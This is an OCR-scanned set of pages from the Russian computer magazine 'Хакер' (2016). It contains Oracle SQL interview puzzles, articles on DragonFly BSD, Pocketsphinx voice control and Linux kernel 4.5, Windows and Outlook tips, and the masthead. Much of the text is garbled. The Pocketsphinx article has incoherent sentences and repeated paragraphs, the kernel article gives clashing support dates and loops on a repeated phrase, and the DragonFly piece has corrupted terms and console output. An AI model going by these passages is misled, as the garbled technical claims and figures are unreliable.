Обычно в этой рубрике мы публикуем задачи от компаний, но оказалось, что среди наших читателей есть специалисты, готовые пощекотать мозги задачко-решателей журнала хорошей порцией квестов собственного разлива. Нельзя сказать, что эти задачи dbms_photoshop сварил для личного пользования, — когда-то они пригодились ему для реального отбора специалистов. Впрочем, не буду перехватывать инициативу — передаю слово автору!

↓

Задачи были использованы для отбора специалистов по Oracle, но с минимальными изменениями могут быть приспособлены для MS SQL Server и некоторых других СУБД. Изначально никаких задач не было и все кандидаты, резюме которых прошло предварительную фильтрацию, приглашались в офис. Потом, чтобы уменьшить затраты времени, было решено проводить pre-screening-интервью. Однако затем и этот подход был изменен, так как если человек не имеет базовых знаний, то продолжать беседу бессмысленно, но и заканчивать диалог после двух минут разговора весьма бестактно.


В итоге были составлены пять задач, которые позволяли отфильтровывать для следующего этапа определенный (очень небольшой) процент кандидатов. Безусловно, есть товарищи, которые считают ниже своего достоинства тратить время на тестовые задачи, но тут уж каждый решает для себя сам.

Акцент при решении делался прежде всего на знание возможностей языка SQL, поэтому все запросы должны быть написаны на чистом SQL без использования model clause или каких-либо встроенных не SQL-функций (например, вызов функций PL/SQL или использование fun XML).

ЗАДАЧА 1

Таблица содержит ребра направленного графа. Написать запрос, возвращающий все узлы, связанные с заданным.

Например, для данных ниже результат для узла 1 будет следующим:




```
SQL> with graph as
  2  (select 1 id, 2 parent_id from dual
  3  union all select 1 id, 3 parent_id from dual
  4  union all select 4 id, 3 parent_id from dual
  5  union all select 5 id, 4 parent_id from dual
  6  union all select 6 id, 5 parent_id from dual
  7  union all select 6 id, 6 parent_id from dual
  8  union all select 8 id, 7 parent_id from dual
  9  union all select 7 id, 6 parent_id from dual
 10  union all select 8 id, 10 parent_id from dual
 11  union all select 9 id, 9 parent_id from dual
 12  union all select 12 id, 11 parent_id from dual)
...
 20  /

        ID
----------
         1
         2
         3
         4
         5
         6
         7
         8
        10
9 rows selected
```

ЗАДАЧА 2

Таблица содержит информацию о пользовательских сессиях. Написать запрос, который вернет максимальное число одновременных подключений для каждого пользователя и минимальное время, когда это произошло.

Для данных ниже результат будет следующим:

```
SQL> with log as
  2  (select 'U1' username, date '2013-08-08'+1/24 logon_time,
  3   date '2013-08-08'+10/24 logoff_time from dual
  4  union all select 'U1' username, date '2013-08-08'+6/24 logon_time,
  5   date '2013-08-08'+14/24 logoff_time from dual
  6  union all select 'U1' username, date '2013-08-08'+4/24 logon_time,
  7   date '2013-08-08'+12/24 logoff_time from dual
  8  union all select 'U1' username, date '2013-08-08'+8/24 logon_time,
  9   date '2013-08-08'+17/24 logoff_time from dual
 10  union all select 'U1' username, date '2013-08-08'+16/24 logon_time,
 11   date '2013-08-08'+18/24 logoff_time from dual
 12  union all select 'U1' username, date '2013-08-08'+9/24 logon_time,
 13   date '2013-08-08'+16/24 logoff_time from dual
 14  union all select 'U2' username, date '2013-08-08'+1/24 logon_time,
 15   date '2013-08-08'+3/24 logoff_time from dual
 16  union all select 'U2' username, date '2013-08-08'+2/24 logon_time,
 17   date '2013-08-08'+12/24 logoff_time from dual
 18  union all select 'U2' username, date '2013-08-08'+11/24 logon_time,
 19   date '2013-08-08'+13/24 logoff_time from dual
 20  union all select 'U2' username, date '2013-08-08'+10/24 logon_time,
 21   date '2013-08-08'+14/24 logoff_time from dual)
...
 37  /

US CNT_SESSIONS TIME
-- ----------- ------------------
U1            5 08.08.13 09.00.00
U2            3 08.08.13 11.00.00
```

Число пользователей может быть любым, интервалы не обязательно с дискретностью «час», как для примера выше.

ЗАДАЧА 3

Написать запрос, генерирующий первые n чисел Фибоначчи. Использование любых формул не допускается. Число для генерации должно быть указано в связываемой переменной.

```
SQL> ...
  2  < :b)
  3  select lvl, result from fib
  4  /

       LVL     RESULT
---------- ----------
         1          0
         2          1
         3          1
         4          2
         5          3
         6          5
         7          8
         8         13
         9         21
        10         34
10 rows selected
```

ЗАДАЧА 4

Для данных таблиц master и detail tables написать запрос, который вернет сумму value с группировкой по grp, а также общую сумму в первой строке. Допускается только одно сканирование таблицы master.

```
SQL> with
  2  master as
  3  (select 1 as id_m, 111 as value  from dual union all
  4  select 2 as id_m, 222 as value  from dual union all
  5  select 3 as id_m, 333 as value  from dual union all
  6  select 4 as id_m, 444 as value  from dual union all
  7  select 5 as id_m, 555 as value  from dual union all
  8  select 6 as id_m, 666 as value  from dual),
  9  detail as
 10  (select 1 as id_m, 1 as grp from dual union all
 11  select 1 as id_m, 2 as grp from dual union all
 12  select 1 as id_m, 4 as grp from dual union all
 13  select 2 as id_m, 3 as grp from dual union all
 14  select 2 as id_m, 4 as grp from dual union all
 15  select 3 as id_m, 1 as grp from dual union all
 16  select 3 as id_m, 3 as grp from dual union all
 17  select 3 as id_m, 5 as grp from dual)
...
 24  /

     GRP     ALLSUM
---------- ----------
                  2331
         1        444
         2        111
         3        555
         4        333
         5        333
6 rows selected
```

ЗАДАЧА 5

Таблица содержит узлы для нескольких деревьев. Написать запрос, который вернет узлы с признаком signed, а также их родителей на первых трех уровнях. Connect by может быть использовано только однократно.

```
SQL> with tree as
  2  (select 3 id, 1 parent_id, 0 sign from dual
  3  union all select 4 id, 2 parent_id, 0 sign from dual
  4  union all select 5 id, 2 parent_id, 0 sign from dual
  5  union all select 6 id, 3 parent_id, 0 sign from dual
  6  union all select 7 id, 3 parent_id, 0 sign from dual
  7  union all select 8 id, 3 parent_id, 0 sign from dual
  8  union all select 9 id, 4 parent_id, 0 sign from dual
  9  union all select 10 id, 4 parent_id, 1 sign from dual
 10  union all select 11 id, 7 parent_id, 1 sign from dual
 11  union all select 12 id, 7 parent_id, 0 sign from dual
 12  union all select 13 id, 9 parent_id, 0 sign from dual
 13  union all select 14 id, 9 parent_id, 1 sign from dual
 14  union all select 15 id, 9 parent_id, 1 sign from dual
 15  union all select 2 id, null parent_id, 0 sign from dual
 16  union all select 1 id, null parent_id, 0 sign from dual)
...
 30  /

SIGNED_NODE    ID_LVL1    ID_LVL2    ID_LVL3
----------- ---------- ---------- ----------
         10          2          4          9
         11          1          3          7
         14          2          4          9
         15          2          4          9
4 rows selected.
```

parent_id может быть не обязательно null для корней, как на примере выше.

IT-КОМПАНИИ, ШЛИТЕ НАМ СВОИ ЗАДАЧКИ!

Миссия этой мини-рубрики — образовательная, поэтому мы бесплатно публикуем качественные задачки, которые различные компании предлагают соискателям. Вы шлете задачки на lozovsky@glc.ru — мы их публикуем. Никаких актов, договоров, экспертиз и отчетностей. Читателям — задачки, решателям — подарки, взам — респект от нашей многосотпятисотной аудитории, пялящяся — строчки отчетности по публикациям в топовом компьютерном журнале.

ЧИТАТЕЛИ, ЖДИТЕ ОТВЕТОВ В СЛЕДУЮЩЕМ НОМЕРЕ!

Правильные ответы dbms_photoshop опубликует через месяц, и именно тогда ты сможешь проверить, прошел бы ты строгий отбор на собеседование в неизвестную, но очень приличную компанию :)

→

```
$ mdss -name mdgrep ~/Desktop
```

ПОКОРЯЕМ ТЕРМИНАЛ

Manuel Ricardo
Технический редактор

КАК МАГИЯ КОНСОЛИ ПОЗВОЛЯЕТ СДЕЛАТЬ DATA ENGINEERING ПРОЩЕ, ЧАСТЬ 1

Базоведи-начоффдев Big Data, Data Science, Spark и Hadoop уже давно полюбили Unix-подобные ОС. Обычно по пути из уютненьких мак-сферы представителям себе-бодных-ди-ви-ди-ди-ди-ковых-ноутбуков работают кающие раскаяния сисадмины, ищущие спасение законодорогого и прекрасного дальнего Дальнего Востока, поэтому тяжелые ОС на Hadoop или Spark именно запускают далеко не каждый день. Если по-ка-ка-ка

ТРЕ

DRAGONFLY, ГИБРИДНОЕ ЯДРО И HAMMER

Евгений Зобнин
zeus@linsof.net

«Стрекоза» — необычное имя для операционной системы семейства BSD. И это неспроста: система действительно странная, неоднозначная и полная противоречивых технических решений. У DragonFly гибридное ядро, что сближает ее с микроядерными операционками, она использует инновационный для своего времени подход для работы на SMP-системах, в ее состав включено нелрвычная по дизайну, но очень эффективная файловая система HAMMER, обладающая возможностями ZFS/btrfs и способная работать в кластере.

МНОГОЗАДВЕЧНЫЙ БУМ

История DragonFly, как и история OpenBSD, началась с конфликта. Но если во втором случае конфликт был вызван не совсем джентльменским поведением человека, то в первом конфликтовали стало разделение в ядре. Дело в том, что начиная 2000-х) копела работа над следующей версией FreeBSD — 5.0, в которую должно было войти много новшеств (devfs, GEOM), а также были сделаны первые шаги для избавления от так называемой глобальной блокировки ядра (Big Giant Lock) при работе системы на многоядерных/многопроцессорных платформах (SMP).

Именно принятый план избавления от глобальной блокировки и стал причиной конфликта между разработчиками. Как известно, SMP-системы отличаются тем, что имеют несколько процессоров (или процессоров для всех процессоров-ядер). Другими словами, все ядра используют одну память, которая никак между ними не делится, всем доступно все. Возникает очевидная проблема: что будет, если два потока одновременно попытаются изменить одну и тоже структуру данных (значение переменной $ysctl, например) одновременно? Может возникнуть ситуация гонки, которой должен был сделать это втором, может сделать это первым, или наоборот — со всеми вытекающими отсюда последствиями. Самое простое решение этой проблемы: запретить исполнение всего кода ядра одновременно нескольким процессорам с помощью глобальной блокировки, как и было сделано в FreeBSD 4. Пока один процессор исполняет код ядра, второй ждет.

Само собой, такой подход неэффективен, и в FreeBSD 5 было запланировано начать постепенное избавление от этого костыля с помощью точечных блокировок (mtx), которые будут установлены на все потенциально проблемные структуры данных. Так код ядра мог исполняться нескольким процессорам, а ждать приходилось только в случае одновременного доступа к одним и тем же структурам данных и подсистемам.

Но и у этого подхода было несколько недостатков. Во-первых, ядро превращалось в кучу кода с массой локов, многие из которых к тому же зависели друг от друга. Во-вторых, код становился малоэффективным: блокировки применялись повсеместно и без разсчета на то, что определенные типы данных в разное время могут или не могут иметь проблемы с одновременным доступом, так как актуально только для одного процессорного ядра. Наконец, процессы могут работать во на одном ядре (и тогда блокировка не нужна) или быть распределенными по разным (блокировка нужна).

Один из активных разработчиков ядра FreeBSD и Linux Мэтью Диллон (Matthew Dillon) предложил решить эти и другие возможные проблемы, отказавшись от блокировок и замкнув их на три ключевые технологии: механизм сообщений, привязку данных ядра к процессорам/ядрам и распараллеливание подсистем ядра между процессорами и ядрами.

Для реализации этих идей планировалось запустить отдельный планировщик процессов/потоков на каждый процессор. Для доступа к данным ядра предполагалось использовать механизм сообщений, который позволяет на время обмена блокировок, обеспечил правильную последовательность выполнения операций доступа и не накладывал бы никакого ограничения, когда несколько потоков, претендующих на доступ к одним и тем же данным, могут исполняться на одном процессоре. Код ядра по возможности планировалось распараллелить по разным процессорам/ядрам.

В результате можно было убить целый взвод зайцев одним выстрелом:

- Блокировки для доступа к данным процессов внутри ядра не требовались, так как данные структуры обслуживались независимо для каждого процессора.
- Блокировки для доступа к данным ядра в большинстве случаев не нужны, вместо них использовались бы механизмы сообщений (поток просто отправляет запрос, и он ставится в очередь на обработку).
- Достигалась гораздо более высокая производительность благодаря распараллеливанию подсистем ядра: каждый процессорное запустить по одному отдельному TCP/IP-ядру, каждое процессорное ядро и обеспечить их слаженную работу с помощью сообщений, чем расставлять по всему сетевому стеку блокировки или блокировать весь сетевой стек целиком.

Представители FreeBSD Core Team, однако, были категорически против стать глобальным и резким изменений и настаивали на использовании блокировок: нельзя просто так взять и сломать ядро топором. Мэтью же считал, что сейчас-то необходимо разом перевести на новые рельсы, потому как постоянный переход невозможен, а блокировки затянут дело на годы. Слово за слово, Диллон покидает Core Team и отправляется в свободное плавание.

DRAGONFLY

Так в июне 2003 года появляется новая операционная система DragonFly BSD, основанная на кодовой базе FreeBSD 4.8. Именно в ней Мэтью Диллон практически в одиночку реализует все свои идеи. Внутриядерный аллокатор памяти, сетевой код, подсистема ввода-вывода и виртуальной файловой системы теперь разделены на несколько копий, по количеству процессоров/ядер, появляется подсистемаи из микроядерных систем механизм сообщений, а также серьезная поделка (Bonalang bakes) вместо locks в тех местах, где без блокировок обойтись нельзя (например, при доступе к тем же переменным $ysctl).

Сериализующие токены работают по принципу очереди в кабинет к стоматологу: приходящий на прием человек (поток) берет талон (токен), ждет, пока предыдущий тащит до него не покинет кабинет, и заходит только после него. Если же человек где-то задержался, все остальные люди не будут задействованы в очереди, он просто пропустит свою очередь и очередь, и ему придется взять новый талон по возвращении. В случае потоков исполнения токены позволяют решать главную проблему традиционных блокировок — deadlock.

Все это, конечно же, появляется не сразу, и ещё долгое время DragonFly продолжает пребывать в производительности на многоядерных платформах другим системам. Однако тесты, проведенные на DragonFly BSD 3.2, показали отличную производительность системы. Но достигнут такой результат был спустя почти десять лет после основания проекта, и фактически системы так и не стала более конкурентоспособной и производительной, чем Linux (который, кстати, уже успел вобрать в себя технологии идеи Диллона).

Производительность DL в тесте pgbench

Учитывая, однако, что ее разработкой занимается совсем крошечная команда, а также что в ней нет кстыдней и каких, применяемых в Linux для обеспечения производительности того же PostgreSQL на многоядерных системах, это очень неплохой результат.

```
rm -Rotrcvs tbsyncp

 ┌──────────────────────────────────────────────────────────────────────┐
 │ The options on this screen allow you to                              │
 │ configure a DragonFly BSD system after                               │
 │ it has been installed to disk.                                       │
 │                                                                      │
 │ > Select timezone >                                                  │
 │   < Set date and time >                                              │
 │   < Set root password >                                              │
 │   < Add a user >                                                     │
 │   < Configure network interfaces >                                   │
 │   < Configure hostname and domain >                                  │
 │   < Set keyboard map >                                               │
 │   < Set console font >                                               │
 │   < Set console map >                                                │
 │   < Remove software packages >                                       │
 │   < Return to Welcome Menu >                                         │
 └──────────────────────────────────────────────────────────────────────┘

Set the Time Zone of your physical location
```

Конфигуратор инсталлятора DragonFly

HAMMER

В рамках проекта DragonFly развивается также и собственная 64-битная файловая система, предназначенная для обслуживания очень больших объемов данных (до экзабайта). Концептуально HAMMER очень похожа на btrfs и обладает следующими особенностями:

- автоматическое восстановление ошибок без использования fsck;
- multi-volume — одна файловая система может быть «размазана» по 256 разделам;
- поддержка дедупликации данных (одинаковые блоки данных будут объединены в один);
- контрольные суммы для обеспечения целостности данных и метаданных;
- ведение истории изменений с возможностью отката к прошлым версиям файлов;
- поддержка неограниченного количества снапшотов;
- поддержка вложенных файловых систем (pseudo-filesystem), ФС внутри ФС.

Последняя особенность HAMMER может пригодиться для зеркалирования данных, в том числе на другие сетевые узлы, благодаря встроенной поддержке NFS. Очень удобно использовать ее для бэкапа. Она же, в сочетании со встроенной функцией экспорта по NFS, наделяет HAMMER некоторыми свойствами кластерных ФС: настроить репликацию данных на множество узлов здесь очень легко.

```
# cpdup -vHxIqq /usr/obj/usr/src /usr/obj/jail/mnt
# ln -s var/tmp /usr/obj/jail/mnt
Do you want to create a new slave PFS? (yes|no) yes
creating PFS #2 succeeded
/data/slv/hybackup
    pfs-master: 0000000000000001
    sync-end-tid:0000000000000000
    shared-uid=b2b17b8a-16a5-11e4-bcca-000d76d5e454
    unique-uid=b2b17b8b-16a5-11e4-bcca-000d76d5e454
    label=""
    sync-beg-tid:
    prune-min=00:00:00
    operating as a SLAVE
    snapshots=/data/slv,default to /var/hammer/
    snapshots=/data/slv,default to
Pseudo 1 chunks, total 8 MBytes (27392)
Error:rsd /data/slv/file/info.txt
# ls -l /data/slv/hybackup/
total 35
drwxr-xr-x  2 root  wheel  1296 Jul 28 21:34 file.det
drwxr-xr-x  2 root  wheel  512 Jul 28 22:11 ha-tst
```

Создаем бэкап

Интересно, что HAMMER работает не по принципу copy-on-write, когда любая запись данных в существующий блок приводит к созданию нового блока, сохраняя предыдущий в целостности. Поскольку механизм создания снапшотов в нем реализован по-другому. При создании снапшота просто все данные замораживаются, а все изменения производятся уже в новых блоках.

В данный момент работа над файловой системой остановлена и все силы брошены на разработку HAMMER2, построенной по принципу copy-on-write с полной поддержкой кластеров, в том числе в режиме master-master.

Другие особенности DragonFly

- Поддержка исключительно платформы x86. 64.
- Возможность запустить ядро как обычный пользовательский процесс.
- Механизм вакансии, который позволяет кешировать данные и метаданные файловой системы в виде дерева прямо в оперативной памяти.
- Возможность заморозки и восстановления состояния процессов. Чтобы заморозить приложение, нажимаем Ctrl + E, для разморозки выполняем команду checkpt -r file.cpt.
- Вариантные символические ссылки — то, куда указывает симлинк, конструируется переменной окружения.
- DNTPD — DragonFly Network Time Daemon, NTP-демон, написанный специально для DragonFly.
- DMA — DragonFly Mail Agent, простой SMTP-сервер.
- dm_target_crypt — полностью совместимая с Linux (LUKS) система прозрачного шифрования дисков.
- Утилиты для работы с разделами и образами, зашифрованными с помощью TrueCrypt.

ВЫВОДЫ

Идеи в DragonFly пока не тянет на success story, это правда. Производительность ядра с реализацией всех инновационных идей Диллона хоть и намного выше, чем ядра FreeBSD, но уступает Linux. HAMMER при всей своей функциональности проигрывает btrfs и ZFS в скорости чтения/записи данных, а задумманная кластерная функциональность так и не была реализована. Однако стоит иметь в виду, что некоторые из обкатанных в DragonFly идей все-таки заинтересовались в жизни, в том числе в ядре Linux и других системах.

→

ПРИРУЧАЕМ СФИНКСА ЧАСТЬ 2

Artem Terzi
terzi@ru.mcbone.com

ПРАКТИЧЕСКАЯ РЕАЛИЗАЦИЯ РАСПОЗНАВАНИЯ РЕЧИ

В двух предыдущих частях нашего обзора мы описали современные системы распознавания речи для Linux и попытались установить и настроить одну из них — CMU Sphinx. В заключительной части попробуем использовать наши наработки на практике, прикрутив движок Pocketsphinx к Android-клиенту и научить умного дома Open-Source сразу предупредить — для выполнения всех описанных ниже действий необходимо базовое знание Java.

ОБОРУДОВАНИЕ И СОФТ

Для организации голосового управления домом вы были использовать установленную на компьютере версию CMU Sphinx, дешевый Android-смартфон (у меня — Fly) с новенькими прошивками Vibrancer (см. далее) и «клубка» Dell Inspiron с Debian 8 на борту. И, что немаловажно, контрактная карта с SIM-картой — операционная устойчиво, создающая бесшовную сеть, покрывающая Wi-Fi-сети, на основной и резервной карте — 3G-модем. Для «клубка» — Wi-Fi-роутер, который и выступает в качестве шлюза между домашней сетью Wi-Fi и нашим сотовым оператором и управляющим устройством. Подробнее о технологии, использованной в качестве шлюзовой, можно прочитать в статье «Шлюз для домашней сети». Мы же будем касаться голосовых нюансов подобной системы. Отметим лишь, что подключение к оператору осуществлялось с использованием скрипта chat из комплекта пакетов Debian. Цель обзора — не демонстрация возможностей конкретного оборудования, а лишь общая схема. Просто вам нужно использовать то оборудование, которое у вас есть.

Целью автора было не создание умного дома. Это дорого и непонятно для рядового обывателя. Мы же в статье постараемся показать, как прикрутить к CMU Sphinx. Поскольку, что касается голосовых интерфейсов для Linux-ноутов не хватает, то мы сделаем Android-клиент, который будет выполнять роль «уха» для сервера распознавания. Сервер-ноут будет выступать в качестве мощного вычислительного ресурса (рекомендуется) (до 300 мс управления пенальти. Ноутбук или настольный компьютер с ОС Linux — и не капризен, что немаловажно, — не лишнее лишнее с точным ожиданием, поэтому задача — перевести отсчет и тем самым сделать управление более предсказуемым. Для «клубка» — Debian 8 (рекомендуется) — дорабатывается скрипт под Android. Однако никто не запрещает тебе использовать любой дистрибутив Linux, который тебе больше нравится.

Android-клиентом в нашем проекте выступает движок Pocketsphinx — порция CMU Sphinx для Android. У Pocketsphinx есть версии для Windows Phone и iOS. Также существует возможность использовать Android-клиент для распознавания речи по сервису Google ASR или Yandex SpeechKit в полной версии. Для этого нужно лишь в настройках Pocketsphinx переключить «Использовать сервер» — но нужно каждый раз обращаться к серверам и за тем более создавать «Google-аккаунт».

Сервер-ноут — мощный, что позволяет нам можно сделать, поскольку ставит с учетом спецификации оборудования (телевизор, например). Также нужно помнить, что для распознавания Android-клиентом с учетом спецификации — ставим на Для распознавания произвольного текста в течение ограничения для набора CMU-сервером голосового запроса только использовать «Google-сервер».

Сервер-ноут — мощный, что позволяет нам можно сделать, поскольку ставит с учетом спецификации оборудования


Android-клиентом в нашем проекте выступает движок Pocketsphinx — порция CMU Sphinx для Android. У Pocketsphinx есть версии для Windows Phone и iOS. Также существует возможность использовать Android-клиент для распознавания речи по сервису Google ASR или Yandex SpeechKit в полной версии. Для этого нужно лишь в настройках Pocketsphinx переключить «Использовать сервер» — но нужно каждый раз обращаться к серверам и за тем более создавать «Google-аккаунт».

WARNING

Весь код, который мы будем использовать в статье, предназначен для ознакомления, а потому, если вы попытаетесь использовать его в боевом режиме, вы можете получить проблемы с управлением.

INFO

Автор статьи не гарантирует корректности использования CMU Sphinx, Pocketsphinx, а также Android-клиентов в отрыве от CMU Sphinx. Сделать вывод о корректности для пользователя предлагается самостоятельно.



МАГИЧЕСКИЕ ФРАЗЫ

Pocketsphinx также может работать со статистической моделью языка, поскольку распознавание фраз — дело не из простых. Для этого нам нужно сделать файл, где мы зададим фразы, которые будут распознаваться. Пусть это называется, например, test.txt:

```
$ echo "open door" > test.txt
$ echo "close door" >> test.txt
```

Pocketsphinx также может работать со статистической моделью языка, поскольку распознавание фраз — дело не из простых. Для этого нам нужно сделать файл, где мы зададим фразы, которые будут распознаваться. Пусть это называется, например, test.txt:

```
$ echo "open door" > test.txt
$ echo "close door" >> test.txt
```

Зная плюсы сначала, что пользователь может ошибиться не одно, а несколько устройств подряд. Механизм позволит умному устройству от «потерпевшего» умного дома. Для этого нужно сделать файл, где мы зададим фразы, которые будут распознаваться. Пусть это называется, например, test.txt:

```
$ echo "open door" > test.txt
$ echo "close door" >> test.txt
```

Pocketsphinx также может работать со статистической моделью языка, поскольку распознавание фраз — дело не из простых. Для этого нам нужно сделать файл, где мы зададим фразы, которые будут распознаваться. Пусть это называется, например, test.txt:

```
$ echo "open door" > test.txt
$ echo "close door" >> test.txt
```

Зная плюсы сначала, что пользователь может ошибиться не одно, а несколько устройств подряд. Механизм позволит умному устройству от «потерпевшего» умного дома. Для этого

Дерзкие перемены

Знакомимся с новым ядром 4.5

В середине марта после почти двух месяцев разработки и семи релизов кандидатов Линус Торвальдс представил новую версию ядра 4.5. Если вы ждали, когда в ядрах появится действительно много нового. Изменения затронули все подсистемы — дисковую, работу с памятью, системные вызовы, сетевую, безопасность, и многие другие. Добавлены драйверы для новых устройств. Попробуем разобраться с некоторыми наиболее интересными.

О релизе

Релиз ядра 4.4 вышел относительно недавно, в начале января 2016 го, но за это время в ядро внесено достаточно большое количество изменений. Ядро 4.4 стало самым новым релиз-номером, можно увидеть, что по сравнению с версией 4.3 в ядро добавлено примерно 1528 изменений, которые затронули 1684 файла, более чем полтора тысячи строк кода. Ядро 4.4 поддерживается до февраля 2018 года, ядро 3.18 будет поддерживаться до февраля 2017 года, ядро 3.10 — до февраля 2016 года. Поддержка ядра 3.2 будет прекращена (46%) если изменения связаны с драйверами, 20% — с обновлением для системы x.39 вносящие изменения подсистемы ядра.

Ядро 4.4 поддерживает следующие подсистемы: Kernel Lockdown (Linux Lockdown) и Red Hat Enterprise Linux 7.2 (Kernel 3.10.0-327.22.2.el7.x86_64 Linux Kernel Archive) (Fedora Workstation) и Texas Instruments, работающие над поддержкой собственного ARM7 0.3%) 1 процессоров Cortex-A9 (Texas Instruments) — 3.3%, Arm6 (Дэвид Ивен Ивсон) — 3.3%, Arm6 (Дэвид Ивен Ивсон) — 3.3%, Arm6 (Дэвид Ивен Ивсон

Алексей Залесов-Панарин
Lesspanarin
lesshosting@gmail.com

FAQ

ОТВЕТЫ НА ВОПРОСЫ ЧИТАТЕЛЕЙ

(ЕСТЬ ВОПРОСЫ? ШЛИТЕ FAQ@CLC.RU)

НАСТРАИВАЕМ ТЕНЕВЫЕ КОПИИ WINDOWS


Потеря информации при перезапуске важных файлов может быть настоящей проблемой. Особенно когда можешь сохранять файлы с файловыми серверами, доступ к которым есть у целого коллектива. В современных версиях Windows перезапуск или удаление файла можно спасти. Благодаря наличию теневой копии.

В теневые копии (VSS) содержатся записи об изменениях файлов. Копии делаются автоматически каждый час — по умолчанию Windows хранит целых 64 копии файла. Использовать их можно без прав администратора, что удобно — как для пользователей, так и для самого администратора :).

Вот несколько важных особенностей теневых копий:

- По умолчанию максимальное пространство хранимых снапшотов для диска — 64. При превышении этого значения службе VSS хранилищем циклически перезапишутся теневые копии с наименьшим приоритетом.
- Под теневые копии система выделяет 10% емкости раздела, однако это значение можно изменить.
- Теневое копирование включается для тома целиком, и включить его для отдельной папки невозможно.
- Microsoft не рекомендует создавать снапшоты чаще, чем раз в час.


Поскольку механизм VSS копирует не данные целиком, а лишь изменения, то объем оказывается не таким большим, как может показаться на первый взгляд. Все файлы теневых копий хранятся в служебном каталоге System Volume Information. Эти файлы можно отличить по названиям — в каждом из них есть идентификатор службы VSS — **3808876b-c176-4e48-b7ae-04046e6cc752**. Для включения VSS нужно открыть оснастку «Управление компьютером», развернуть блок «Служебные программы», кликнуть правой кнопкой мыши по элементу общей папки, выбрать «Все задачи» → «Настроить теневые копии».



Включение теневых копий

После этого нужно выбрать раздел, активировать его и настроить расписание копирования. Если через время кликнуть на файл правой кнопкой мыши и зайти в «Свойства» → «Предыдущие версии», то можно будет увидеть список доступных теневых копий.

Как правило, включить службу легко и никаких особых настроек она не требует. Польза от этого может быть огромной. Впрочем, помни: теневые копии — это не замена бэкапу. Не пожадничай на них и не ленись бэкапить все, как обычно).




Список теневых копий

ОЧИЩАЕМ КЕШ АВТОДОПОЛНЕНИЯ АДРЕСОВ OUTLOOK


Автодополнение почтового адреса — штука полезная, но, когда нажатием его была писем за многие годы, пользоваться подсказкой становится менее удобно: помимо правильного варианта, почтовик показит кучу старых адресов, о которых, быть может, уже забыли и сами их владельцы. Поэтому раз в несколько лет бывает нелишне почистить этот список, чем мы и займемся.

Самый простой вариант — удалить лишние адреса прямо на месте. Если подвести курсор мыши к адресу, среди с ним появится крестик, нажатие на который приведет к удалению из списка автодополнения.



Удаление отдельной записи

Этот способ отлично работает, когда нужно удалить всего пару адресов, но если их сотни, то проще бывает удалить весь кеш, а потом постепенно заполнить его актуальными значениями. Для этого способ не сложнее — соответствующая кнопка есть в настройках программы («Параметры» → вкладка «Почта» → «Очистить список автозаполнения»).


Параметры Outlook
Общие
Почта
Задачи
Заметки
Дополнения
Доверенные центры
Язык
Дополнительно
Настроить
Параметры
Изменение параметров конфиденциальности
Параметры почтовых подписей...
Параметры почтовых подписей...
Очистить список автозаполнения
Сообщения
Отправлять сообщения в формате plain text
Отправлять сообщения в формате rich text
Отправлять сообщения в формате HTML
Отправлять вложения в формате рисунков
Отправлять вложения в формате рисунков
Отправлять вложения в формате рисунков

ХАКЕР

18+

№ 5 (208)

Илья Русанен
Главный редактор
rusanen@glc.ru

Алексей Глазков
Выпускающий редактор
glazkov@glc.ru

Андрей Письменный
Шеф-редактор
pismenny@glc.ru

Евгения Шарипова
Литературный редактор

РЕДАКТОРЫ РУБРИК

Андрей Письменный
PC ZONE, СЦЕНА, UNITS
pismenny@glc.ru

Антон «ant» Жуков
ВЗЛОМ
zhukov@glc.ru

Александр «Dr.» Лозовский
MALWARE, КОДИНГ, PHREAKING
lozovsky@glc.ru

Юрий Гольцев
ВЗЛОМ
goltsev@glc.ru

Евгений Зобнин
X-MOBILE
zobnin@glc.ru

Илья Русанен
КОДИНГ
rusanen@glc.ru

Павел Круглов
UNIXOID и SYN/ACK
kruglov@glc.ru

MEGANEWS

Мария Нефёдова
nefedova.maria@gameland.ru

АРТ

Анна Королькова
Верстальщик цифровой версии

Алик Вайнер
Обложка

РЕКЛАМА

Мария Самсоненко
Менеджер по рекламе
samsonenko@glc.ru

РАСПРОСТРАНЕНИЕ И ПОДПИСКА

Подробная информация по подписке shop.glc.ru, info@glc.ru
Отдел распространения
Наталья Алехина (lapina@glc.ru)
Адрес для писем: Москва, 109147, а/я 50

В случае возникновения вопросов по качеству печати: claim@glc.ru. Адрес редакции: 115280, Москва, ул. Ленинская Слобода, д. 19, Омега плаза. Издатель: ООО «Эрсиа»: 606400, Нижегородская обл., Балахнинский р-н, г. Балахна, Советская пл., д. 13. Учредитель: ООО «Принтер Эдишионс», 614111, Пермский край, г. Пермь, ул. Яблочкова, д. 26. Зарегистрировано в Федеральной службе по надзору в сфере связи, информационных технологий и массовых коммуникаций (Роскомнадзоре), свидетельство ПИ № ФС77-56756 от 29.01.2014 года. Мнение редакции не обязательно совпадает с мнением авторов. Все материалы в номере предоставляются как информация к размышлению. Лица, использующие данную информацию в противозаконных целях, могут быть привлечены к ответственности. Редакция не несет ответственности за содержание рекламных объявлений в номере. По вопросам лицензирования и получения прав на использование редакционных материалов журнала обращайтесь по адресу: xakep@glc.ru. © Журнал «Хакер», РФ, 2016